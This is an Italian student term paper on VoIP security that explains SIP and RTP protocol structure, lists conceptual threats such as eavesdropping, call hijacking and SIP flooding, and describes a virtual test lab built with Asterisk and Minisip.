Hacking VoIP

Tesina per il corso di Sicurezza su Reti 2 del Prof. Alfredo De Santis

Fabio Amoroso, Email:fabio.amoroso@yahoo.it,

Abstract

La storia ha dimostrato che la maggior parte dei progressi e delle tendenze delle tecnologie dell'informazione (ad esempio il protocollo *TCP/IP*, *wireless 802.11*, *Web Services*, ecc..) generalmente si trova in affanno con i corrispondenti requisiti realistici di sicurezza. Il *Voice over IP* (**VoIP**) non è da meno. Quanto più l'infrastruttura *VoIP* diventa accessibile per il comune utente, tanto più aumenta la possibilità di attacchi *hacker*. Attualmente, la maggior parte delle minacce mirate al *VoIP* deriva dalle minacce delle tradizionali reti dati. Il punto focale di questo studio, a eccezione delle caratteristiche dell'architettura, sarà incentrato sulle tecniche di *hacking* a causa di piccolissimi difetti, possono arrecare molteplici danni. Nell'istante in cui queste piccole anomalie o bug, vengono affidate a soggetti inconsapevoli, esse creano delle possibilità di inganno per gli stessi utenti e fanno eseguire cose che in circostanze normali non si attuerebbero. Un esempio palese è la ricezione di una e-mail con l'invito a cliccare su di uno specifico *link* e ad inserire i propri dati personali. Fortunatamente, la maggior parte degli utenti è a conoscenza di questo tipo di frode e ignora tali richieste. Tuttavia, è ancora alto il numero di persone che cade quotidianamente nella trappola del *phishing* anche semplicemente attraverso un banale contatto telefonico da parte di utenti malintenzionati, fingendosi gestori di carte di credito, che riescono a farsi rilasciare dagli stessi utenti i numeri di carte di credito, estremi di documenti d'identità, numeri di conto corrente, codici di identificazione e quant'altro utile al fine della truffa. Gli attacchi che saranno descritti punteranno ad evidenziare i punti deboli della tecnologia *VoIP*, la capacità di effettuare attacchi di ingegneria sociale nei confronti dei suoi utenti e la possibilità di abuso di un qualcosa (il telefono) che tutti noi sentiamo di nostra fiducia. L' obiettivo di questo studio, che funge da premessa allo studio di Tesi di Laurea dello stesso autore [4], è quello di dimostrare come una scarsa attenzione alla sicurezza, dovuta ad una cura scadente nello sviluppo dei protocolli, o ad un'errata progettazione/configurazione dell'architettura, possa permettere ad un *hacker* di violare in maniera incredibilmente semplice la privacy e la sicurezza di un utente.

CONTENTS

PARTE I - Approccio al VoIP

1 INTRODUZIONE

NEL 1996 un team di ricercatori israeliani eseguì una prima chiamata telefonica trasmessa su protocollo Internet *IP*, creando così un nuovo modo di comunicare. Tale tecnologia, in seguito, fu chiamata *Voice over IP* (*VoIP*), proprio dal fatto che la voce degli interlocutori non avrebbe viaggiato più sulle reti analogiche *RTG* ma, una volta digitalizzata, sarebbe stata inviata sulla rete *Internet* o similari.
Dato che utilizza la rete *Internet* e più in generale il protocollo *IP* per il proprio funzionamento, il *VoIP* è soggetto a tutte le minacce di sicurezza intrinseche di tale protocollo a cui se ne aggiungono ulteriori dovute alla tecnologia utilizzata (nuova architettura, nuovi protocolli, ecc...).
Ci si potrebbe trovare in situazioni con problemi di sicurezza dove minacce esterne abbiano come obiettivo l'abuso dei dati e/o delle risorse, l'alterazione dei dati oppure la presenza di tentativi di rendere tali risorse non disponibili ai legittimi utilizzatori.
Prima però di addentrarsi nelle tecniche di *Hacking VoIP* sarebbe opportuno mettere a conoscenza il lettore del funzionamento basilare del *VoIP*, analizzando i suoi protocolli e la sua architettura. Per tale motivo, questo capitolo sarà incentrato sullo studio della tecnologia *VoIP*, l'architettura e i protocolli utilizzati.

1.1 La Tecnologia

Una comunicazione su una rete informatica basa il suo funzionamento sul fatto che due o più entità connesse a questa rete non possono immettere messaggi su di essa senza rispettare delle regole ben precise. Un protocollo di rete non è altro che un insieme di regole tali da rendere una comunicazione accessibile. L'architettura di rete è esattamente un insieme di protocolli e livelli organizzati gerarchicamente: ogni livello interagisce con quello superiore e fornisce servizi seguendo delle regole precise che costituiscono appunto i protocolli.
La tecnologia *VoIP* basa il proprio funzionamento su due tipologie di protocolli, una per il trasporto dei dati e l'altra incaricata della segnalazione, entrambi funzionanti a livello applicativo del modello *ISO/OSI* [1] sfruttando i livelli sottostanti *TCP* e *UDP* (Fig.1).



Figure 1. Protocolli *VoIP*.

Per il trasporto dei dati è spesso utilizzato il *Real-time Transport Protocol* (**RTP**) sviluppato dall'*IETF* [2] nel 1996. L'*RTP* è un protocollo per servizi in tempo reale e consente moltissime

[1] Standard stabilito nel 1978 dall'*International Organization for Standardization*, principale ente di standardizzazione internazionale, che stabilisce una pila di protocolli in 7 livelli

[2] La *Internet Engineering Task Force* è una comunità aperta di tecnici, specialisti e ricercatori interessati all'evoluzione tecnica e tecnologica di Internet

funzioni, come l'identificazione del tipo e della codifica dei dati trasportati, il riordino dei pacchetti e la sincronizzazione di diversi flussi. Esso è basato sul protocollo di trasporto *UDP*.
Per il trasporto delle segnalazioni, e cioè per la localizzazione e registrazione degli utenti e delle richieste e accettazioni delle comunicazioni, invece, sono moltissimi i protocolli utilizzati tra i quali si possono annoverare il *Session Initial Protocol* (**SIP**), *H.323* e *Internet Asterisk Xchange* (**IAX**) tra i più importanti e utilizzati.
Questo studio prenderà in esame i protocolli *RTP* e *SIP* in quanto maggiormente standardizzati e utilizzati.

1.2 L'Architettura

Per il funzionamento di un'architettura *VoIP* si ha bisogno di diversi componenti raggruppati in due tipologie: i server e i client.

1.2.1 Server VoIP

A seconda della loro configurazione, i server *VoIP* possono essere di tipo *hardware* o di tipo *software* e avere diverse funzioni :

- *IP-PBX Proxy.* L'*Internet Protocol Private Branch eXchange proxy* inoltra i messaggi tra i client *VoIP* coinvolti nella conversazione replicando per il ricevente i comportamenti del chiamante. In questo caso il *proxy* funge da registrante *(Proxy Registrant)* per i client.
- *IP-PBX Redirect.* Il server offre solo un servizio di informazione ai client per la ricerca sulla rete degli altri client.
- *IP-PBX Gateway.* L'unica funzione svolta dal *gateway* è quella di interfacciare la rete *VoIP* con quella *PSTN* tradizionale tramite apposite schede.

1.2.2 Client VoIP

Per client *VoIP* si indica qualunque dispositivo terminale che permette di effettuare una comunicazione *VoIP*. Esistono diversi tipi di client sia di tipo *hardware* che *software*, come appunto i server, e possono essere multi-protocollari, supportare, cioè, diversi protocolli di segnalazione.



Figure 2. Tipica architettura *VoIP*.

1.3 I Protocolli

Come già accennato, i protocolli utilizzati nell'architettura *VoIP* appositamente creata con cui si testeranno gli attacchi, sono i protocolli *SIP* e *RTP*. In verità, come tutte le architetture che si basano su questi due protocolli, ulteriori due protocolli saranno intrinsecamente utilizzati per il funzionamento dell'architettura e sono il *Session Description Protocol* (**SDP**) [7] e il *Real-time Transport Control Protocol* (**RTCP**) [5], il primo, per la negoziazione tra i punti finali del tipo di supporto, il formato e per tutte le proprietà associate, il secondo, per raccolta di statistiche sulla qualità del servizio del protocollo *RTP* trasportando le informazioni riguardanti i partecipanti ad una sessione.
Tuttavia, esule dallo studio sviscerato del *VoIP*, si approfondiranno solo i protocolli *SIP* e *RTP* in quanto utili per la comprensione dei problemi di sicurezza e della comprensione degli attacchi apportati.

1.3.1 La Segnalazione: SIP

Il protocollo di segnalazione *SIP*, nasce in ambito *IETF* nel 1999 pubblicato come *RFC 2543* [3].
Il protocollo stabilisce sessioni audio, video e dati basandosi su messaggi di *request* e *responce* molto simili a protocolli *HTTP* [4]. In particolare ha funzioni di localizzazione e invito degli utenti per la partecipazione ad una sessione, instaurazione delle connessioni di sessione, gestione di eventuali modifiche dei parametri della stessa, rilascio delle parti e cancellazione della sessione in qualunque momento si desideri.
Le componenti principali per il funzionamento sono:

- *SIP User Agent (UA).* E' un qualsiasi device che può accettare o richiedere una comunicazione. Ogni *UA* costituita da una *User Agent Client* (**UAC**) che inoltra le richieste verso un network *SIP* e da una *User Agent Server* (**UAS**) che riceve le risposte provenienti dallo stesso.
- *SIP Back-to-Back User Agent.* E' un device che, dopo aver ricevuto richiesta *SIP*, la ritrasmette come una nuova richiesta, permettendo in tal modo i servizi di anonimato e di *gateway*.
- *SIP Server.* Accetta e risponde a richieste *SIP* fornendo agli *UA* servizi di tipologie diverse a seconda della loro configurazione.



Figure 3. Funzionamento di un'*UA*.

[3] Aggiornata nel 2002 come *RFC 3261* [6]
[4] *Hyper Text Transfer Protocol*

Si hanno diverse tipologie di *SIP Server* che rispecchiano i server *VoIP* già descritti :

- *SIP Proxy Server.* Ha il compito di *routing* delle richieste che ricevono da altri soggetti, ritrasmettendo le richieste. *SIP* che ricevono agli *UAs* di destinazione (*Call Forwading*).
- *SIP Redirect Server.* Ha il compito di fornire all'*UA* richiedente solamente la localizzazione di ciascun utente registrato. Solitamente esiste un database su questi server che contengono tali informazioni.
- *SIP Registration Server.* Il suo compito consiste dell'accettare le richieste di autorizzazione delle *UA* per la registrazione sul network *SIP* garantendo il tal modo un minimo di sicurezza riguardo all'identità delle stesse.
- *SIP Gateway Server.* Ha il compito di interfacciare i network *SIP* con altri network solitamente non compatibili.

L'identificazione di un'*UA* avviene attraverso la notazione *Uniform Resource Identifiers* (**URI**) [5] di cui vi sono diverse tipologie:

user@domain dove *domain* è il nome del dominio.
user@machine dove *machine* è il nome della macchina.
user@ipaddress dove *ipaddress* è l'indirizzo *IP* della macchina.
telephonenumber@gateway in cui il *gateway* consente l'accesso ad altre reti.

Si distinguono due tipi di messaggi *SIP*: le richieste *(methods)* e le risposte *(state codes)*. Nei messaggi di richiesta (Tab.1) la prima linea del formato, denominata *Request-Line*, contiene il nome del metodo *(Method)*, l'indirizzo identificativo del richiedente *(Request-URI)* e la versione del protocollo *SIP (Sip-Version)*.

Richiesta =	Request-Line + (message-header) + CRLF[message-body]
Request-Line =	Method SP + Request-URI + SP SIP-Version + CRLF

Table 1
Messaggio di richiesta *SIP*.

Tra i metodi più importanti si hanno:

- *INVITE.* Stabilisce o modifica una nuova sessione.
- *ACK.* Conferma dell'instaurazione della sessione.
- *OPTION.* Per la richiesta di informazione sulla capacità di un server.
- *BYE.* Termina una sessione.
- *CANCEL.* Cancella una richiesta ancora non soddisfatta.
- *REGISTER.* Registrazione di un'*UA*.

Esistono ulteriori metodi di altrettanta importanza tra cui l'essenziale *UPDATE* per la modifica dei parametri di una sessione e *PRACK* per l'*acknoledgement* a conferma delle ricezioni delle classi di risposte 200, 300, 400, 500 e 600 di seguito esplicate.
Nei messaggi di risposta (Tab.2) la prima linea denominata *Status-Line* contiene la versione del protocollo *SIP (SIP-Version)*, il tipo di risposta *(Status-Code)* e la descrizione testuale della risposta *(Reason-Phrase)*. Lo *Status Code* è un codice di tre cifre che permette la decifrazione dei vari tipi

Risposta =	Status-Line + (message-header) + CRLF[message-body]
Status-Line =	SIP-Version + SP Status-Code + SP Reason-Phrase + CRLF

Table 2
Messaggio di risposta *SIP*.

[5] *RFC 2396* [10]

di risposta; i più interessanti per la comprensione degli attacchi alla rete *VoIP* sono:

- *1xx Provisional Messages.* Stato di esecuzione della richiesta.
  - 100 Trying. Informa l'UA che la richiesta stata ricevuta correttamente e che la si sta processando.
  - 180 Ringing. Informa l'UA che la richiesta INVITE è stata ricevuta correttamente e che si sta allertando l'utente.
- *2xx Success Answers.* Successo della richiesta.
  - 200 OK. Indica che l'operazione è stata eseguita senza errori.
  - 202 Accepted. Indica che l'UA ha ricevuto e compreso la richiesta, ma che ancora non è stata eseguita per un qualche motivo.
- *3xx Redirection Answers.* Reindirizzamento della richiesta.
- *4xx Method Failures.* Specifica che la richiesta è fallita a causa di un errore da parte del client.
  - 400 Bad Request. Indica che la richiesta è sbagliata.
  - 401 Unauthorized. Indica che l'utente non è autorizzato.
  - 403 Forbidden. Indica che la richiesta è vietata.
  - 404 Not Found. Indica che la richiesta non trova riscontri.
- *5xx Server Failures.* Specifica che la richiesta è fallita a causa di un errore da parte del server.
- *6xx Global Failures.* Indica che la richiesta è fallita a causa di un errore da parte della rete *SIP*.

I campi *header* che seguono la prima linea *Request-Line* oppure *Status-Line* sono definiti come dalla tabella 3, dove *name* è il nome del campo e *value* il valore.

Message-Header =	name + value

Table 3
Header dei messaggi *SIP*.

I campi *header* più importanti sono:

- *Via.* Mostra il protocollo di trasporto utilizzato e la richiesta di percorso (ogni *proxy* aggiunge una linea in questo campo).
- *From.* Mostra l'indirizzo del chiamante.
- *To.* Mostra l'indirizzo dell'utente chiamato.
- *Call-Id.* Identificatore univoco per ogni chiamata, contiene l'indirizzo *host*. Esso deve essere lo stesso per tutti i messaggi all'interno di una transazione.
- *Cseq.* Inizia con un numero casuale ed identifica in modo sequenziale ciascun messaggio.
- *Contact.* Mostra uno o più indirizzi presso i quali pu essere contattato l'utente.
- *User Agent.* Il nome dell'utente che avvia la comunicazione.
- *Subject.* Indica il soggetto della sessione.
- *Max-Forwards.* Indica il numero massimo di *proxy* e *gateway* attraverso i quali può essere inoltrato il messaggio.
- *Content-Type.* Indica il tipo di contenuto del corpo del messaggio.
- *Content-Length.* Indica la dimensione in byte del corpo del messaggio.

Nella figura 4 è possibile visualizzare le iterazioni tra *UA SIP* con la registrazione e un invito ad una chiamata.



Figure 4. Messaggi *SIP*.

1.3.2 Il Real-time: RTP

Il protocollo *RTP* nasce in ambito *IETF* nel 1996 pubblicato come *RFC 1889* [6].
Esso permette il trasporto di dati *Real-time*, l'identificazione del tipo e della codifica dei dati trasportati, della sorgente e della destinazione della trasmissione, e la sincronizzazione dei flussi. Basandosi su un servizio di trasporto non affidabile (*UDP* su *IP*), non assicura che i dati siano consegnati in tempo reale e tantomeno che essi lo siano. Le specifiche del formato del pacchetto sono personalizzabili: le *RFC* permettono di specificare dei *profile* in modo da definire un formato dei pacchetti *RTP* adatti a particolari applicazioni. Tuttavia vi sono dei *profile* già standardizzati. Il pacchetto *RTP*, in generale, costituito da un *header* fisso e da un'eventuale lista di *Contributing SouRCes* (**CSRC**) inserita dai *Mixer* e dai dati trasportati.



Figure 5. *Header* del pacchetto *RTP*.

[6] Aggiornata nel 2003 come *RFC 3550* [5]

Dalla figura 5 si può visualizzare il formato dell'*header* avente i seguenti campi:

- *Version (V).* Costituito da 2 bits, indica la versione del protocollo.
- *Padding (P).* 1 bit che indica l'esistenza di byte di *padding*.
- *Extension (X).* 1 bit : se ha valore uguale a 1, l'*header* sarà seguito da un'estensione con formato definito dall'applicazione.
- *CSRC Count (CC).* Contiene il numero dei *CSRC* che seguono l'*header* ed è formato da 4 bit.
- *Payload Type (PT).* Indica il formato dei dati trasportati.
- *Sequence Number.* Identifica con 16 bits in modo sequenziale ogni pacchetto *RTP* spedito.
- *Timestamp.* Indica l'istante di campionamento del primo byte trasportato nella parte dati con precisione a 32 bit.
- *Synchronization Source (SSRC).* Anch'esso di 32 bit, identifica, indipendentemente dall'indirizzo di rete, la sorgente dello *stream RTP* trasportato. Se un partecipante genera più *stream RTP*, ciascuno dovrà essere indicato da un differente *SSRC*.
- *Length.* Indica la lunghezza dell'estensione dell'*header* con precisione di 32 bit.

I componenti principali del protocollo sono:

- *Sender.* Indica il *device* sorgente che trasmette i pacchetti *RTP* in modalità *unicast* oppure *multicast*.
- *Receiver.* Indica il device destinazione che riceve i pacchetti *RTP*.
- *Mixer.* E' un sistema trasparente che permette di cambiare la codifica dei dati trasmessi per adeguarla alle risorse di rete dei partecipanti alla comunicazione.
- *Translator.* Anch'esso trasparente, permette, in presenza di *firewall* e *gateway* fra il *sender* ed il *receiver*, la trasmissione e la ricezione delle trasmissioni attraverso la creazione e la gestione di un tunnel tra i due punti.

Il funzionamento del protocollo prevede un certo numero di *sender*, ciascuno dei quali può trasmettere più flussi *RTP* verso un insieme di *receiver* in modalità sia *unicast* o *multicast*, creando diverse sessioni *RTP*.

2 MINACCE ALLA SICUREZZA

LA rete *IP* è esposta a molti tipi di attacchi e di conseguenza il *VoIP* eredita anche queste problematiche. L'introduzione dei protocolli *SIP*, *RTP*, *RTCP* e *SDP* aggiungono nuovi potenziali attacchi utili per minacciare qualunque rete ne faccia uso. Le tipologie di minacce che potrebbero presentarsi sono molteplici:

- *Virus, worm, trojan horses*.
- *Denial of Service* (DoS).
- *Sniffing/Eavesdropping*.
- *Spoofing*.
- *Man-In-The-Middle* (MITM).
- *Exploiting*, ossia vulnerabilità del S.O. su cui è installata l'applicazione *VoIP*.

L'intercettazione abusiva delle comunicazioni, forse è non la più grande problematica di questa tipologia di rete, ma sicuramente quella a cui l'utente comune è più sensibile.
Molto più importante, infatti, è l'uso non autorizzato della rete *VoIP*: sono tantissime le aziende che, convertite a questa tecnologia, hanno avuto ingentissimi danni economici dovuto allo sfruttamento abusivo del traffico telefonico da parte di terzi.
Inoltre, un qualunque *hacker* potrebbe fare *spoofing* di messaggi di segnalazione e degli indirizzi *IP* degli interlocutori dirottando tutta la conversazione altrove e, allo stesso modo, potrebbe mascherarsi come un utente legittimo, modificare l'identità di quest'ultimo e negare all'altro interlocutore la sicurezza circa tale identità.
Ancora più facile è il trovarsi in una situazione di bombardamento dei server o altri dispositivi della rete *IP* che renderebbero inutilizzabili i servizi offerti ai leggittimi utenti.
Gli attacchi possono essere effettuati a diversi livelli della pila *ISO/OSI* (dal *layer* Fisico a quello Applicativo). Esistono essenzialmente tre tipologie di attacchi:

- Attacchi mirati alla confidenzialità dei dati e alla riservatezza delle comunicazioni.
- Attacchi mirati all'integrità dei dati.
- Attacchi mirati alla disponibilità dei servizi, dei sistemi e della rete.

2.1 Minacce alla Riservatezza

Le minacce alla riservatezza sono mirate appunto all'intercettazione di informazioni. Tra queste abbiamo:

- *Eavesdropping*. E' la capacità di captare le conversazioni su *IP*. La vulnerabilità risiede nel protocollo di trasporto, normalmente RTP, il quale, per la mancanza di meccanismi di cifratura, non offre alcuna protezione dei dati.
- *Sniffing*. Consiste nella cattura dei messaggi di segnalazione, nel nostro caso del protocollo *SIP*, tra i vari componenti, per sfruttarli per altri attacchi.
- *Phreaking*. Consiste nell'effettuare lo *spoofing* dell'identificativo del chiamante noto come *Calling Line Identifier* **(CLI)**, in modo da presentarsi al destinatario della comunicazione con un numero di telefono che risulta fidato e quindi beffare gli eventuali filtri applicati nei confronti del chiamante.
- *Call Hijacking*. Si tratta di un attacco di *spoofing* sulla segnalazione *SIP*. con cui possibile impersonificare un utente, variare i suoi parametri di registrazione e dirottare le chiamate indirizzate all'utente attaccato verso se stesso, senza che il chiamante se ne accorga.
- *DHCP spoofing*. Se si utilizza un server *DHCP* [7] per lassegnazione dinamica degli indirizzi *IP*, possibile alterare la tabella di associazione *MAC-IP* in modo da appropriarsi di un indirizzo presente sul *registrant server*.

[7] E' un protocollo che permette ai dispositivi di rete di ricevere la configurazione *IP* necessaria per poter operare su una rete basata su *Internet Protocol*

2.2 Minacce all'Integrità

Queste minacce mirano all'intercettazione di informazioni della comunicazione alterandole e reimmettendole sul canale di comunicazione. Gli attacchi *Man-In-The-Middle* **(MITM)**, così chiamati, devono la loro pericolosità al fatto che la comunicazione, alterata, raggiunge il destinatario originale che potrebbe non accorgersi delle alterazioni.

2.3 Minacce alla Disponibilità

Questa tipologia di minacce puntano alla completa indisponibilità dei servizi offerti dai server *VoIP*. Tra essi abbiamo:

- *SPIT*. Ovvero lo *SPAM*, volto al *VoIP*, consiste nell'invio di una quantità eccessiva di telefonate, non richieste nè desiderate sia verso le numerazioni dirette degli utenti che verso le loro *voice mailbox*.
- *Denial of Service*. Gli attacchi *Denial of Service* possono essere effettuati sia contro i sistemi centrali che contro quelli periferici e sia su protocolli *SIP* che *RTP*.
- *Media Access Controll Flooding*. Con questo attacco si tenta di saturare la memoria interna degli *switch* con un gran numero di indirizzi *MAC* falsificati facendo in modo che questi smettano di funzionare a dovere.
- *SIP Bomb*. Viene inviata una continua ed eccessiva segnalazione *SIP* verso un unico *SIP* server o *UA* in modo che questo cessi di funzionare.
- *SIP TDS (Tearing Down Session)*. Con questo attacco è possibile inibire l'instaurazione di nuove sessioni chiudendole sul nascere o dopo che si siano stabilite.
- *SIP Bindings*. Nel caso non vi sia un limite di registrazioni dell'*UA* sul *registrant server* è possibile portare a termine registrazioni multiple dello stesso utente con indirizzi *IP* diversi.

Per concludere, un'altra problematica dei sistemi *VoIP* è data dal fatto che spesso sia i client che i server sono sistemi basati su sistemi operativi ed applicazioni *general purpose* che possono essere soggetti ad attacchi da parte di codice pericoloso, comunemente conosciuto come *Malware* e *Virus*.

3 HARDWARE E CONFIGURAZIONE DI TESTING

In questo capitolo si daranno informazioni riguardanti l'hardware utilizzato e le configurazioni della rete *VoIP* che sarà oggetto degli attacchi hacking. Si tenga presente che nulla vieta di utilizzare altro hardware e altre configurazioni, dato che gli attacchi dovrebbero dare buon esito su qualunque rete *VoIP*.
Le informazioni riguarderanno il perché dell'utilizzo di un particolare hardware e sistemi operativi, le configurazioni della rete e dei server *VoIP* e infine, i tool di *hacking* utilizzati.

3.1 L'Hardware

Non avendo la disponibilità di telefoni e server hardware *VoIP*, per la messa a punto della rete *VoIP* si utilizzerà il server software *Asterisk* [1] e il client software *Minisip* [8]. Per la poca disponibilità di computer, si è optato per l'uso di un solo computer fornito di diverse macchine virtuali connesse tra loro da una rete virtuale.
La macchina reale risulta essere un sistema cosi composto:

TYPE	MacBook Pro
CPU	Intel Core 2 Duo a 2,66GHz con 6MB di cache L2 condivisa
RAM	4GB di SDRAM DDR3 a 1066MHz
HH	320 GB Serial ATA a 7200 giri/min
LAN	Porta Gigabit Ethernet e Wi-Fi AirPort Extreme integrata

Alle diverse macchine virtuali sono state destinate le medesime risorse:

TYPE	Virtual Machine
CPU	Nr. 1 Processore Virtuale
RAM	512 Mb
HH	8 GB
LAN	1 x LAN Modalità HOST e 1x LAN Modalità NAT

3.2 Il Software

Di seguito vi è l'elenco del software/S.O. utilizzato sulla macchina reale *MacBook Pro* e sulle singole macchine virtuali, indicando, inoltre, la loro configurazione di rete.

1) *MacBook Pro - IP 192.168.28.1*.
   - Sistema Operativo. Si è preferito utilizzare il sistema operativo di base *OSX Leopard 10.5.7* in quanto il s.o. *Windows Xp/Vista* a 32bit non è in grado di rilevare interamente i 4 GB di memoria RAM; il s.o. *Linux Ubuntu 9.10*, invece, alla prova dei fatti, è risultato meno efficiente rispetto a *OSX Leopard* nella gestione della RAM durante l'utilizzo di molte macchine virtuali.
   - Software di virtualizzazione. Per la creazione delle macchine virtuali si è utilizzato il software *VMware Fusion* [11] con cui sono state create ben quattro macchine virtuali.
   - Server VoIP. Il server Asterisk è risultato essere il server *VoIP* più diffuso e di più facile installazione per l'ambiente *OSX*. L'installazione è possibile tramite il binario scaricabile da http://www.versiontracker.com/dyn/moreinfo/macosx/30962.
2) *VM Hacking Linux - IP 192.168.28.200*.
   - Sistema Operativo. La maggior parte dei tool per gli attacchi al *VoIP* sono compilati per sistemi Linux. Per tale motivo il sistema operativo di riferimento di questa macchina è *Linux Ubuntu Ver. 9.10* a 32bit.

- Software. Su questa macchina sono numerosissimi i tool compilati ed installati per l'attuazione dei nostri test. Nel Cap. 7 è esposto il loro metodo di compilazione e installazione.

3) *VM Hacking Windows - IP 192.168.28.201*.
   - Sistema Operativo. Per l'uso di altri tool di attacco al *VoIP* si ha la necessità di usare un sistema Windows. Per l'esigua richiesta di risorse si è preferito usare il s.o. *Windows XP Sp3*.
   - Software. Allo stesso modo della virtual machine *VM Hacking Linux* si provvederà ad esporre il metodo di installazione dei tool hacking. L'installazione è possibile tramite il binario scaricabile da http://www.asteriskwin32.com/.
4) *Nr. 2 VM Client Sip Windows - IP 192.168.28.181/182*.
   - Sistema Operativo. Come sistema operativo per i client *VoIP* si è utilizzato *Windows Xp SP3* a 32bit.
   - Software. Il client *VoIP* scelto è il software *Minisip* in quanto *OpenSource*. L'installazione è possibile tramite il binario scaricabile da http://www.minisip.org/download.html# WindowsXP. Inoltre, per il suo funzionamento bisogna installare le librerie *GTK graphical library* e *GTKmm graphical library* scaricabili dallo stesso link.

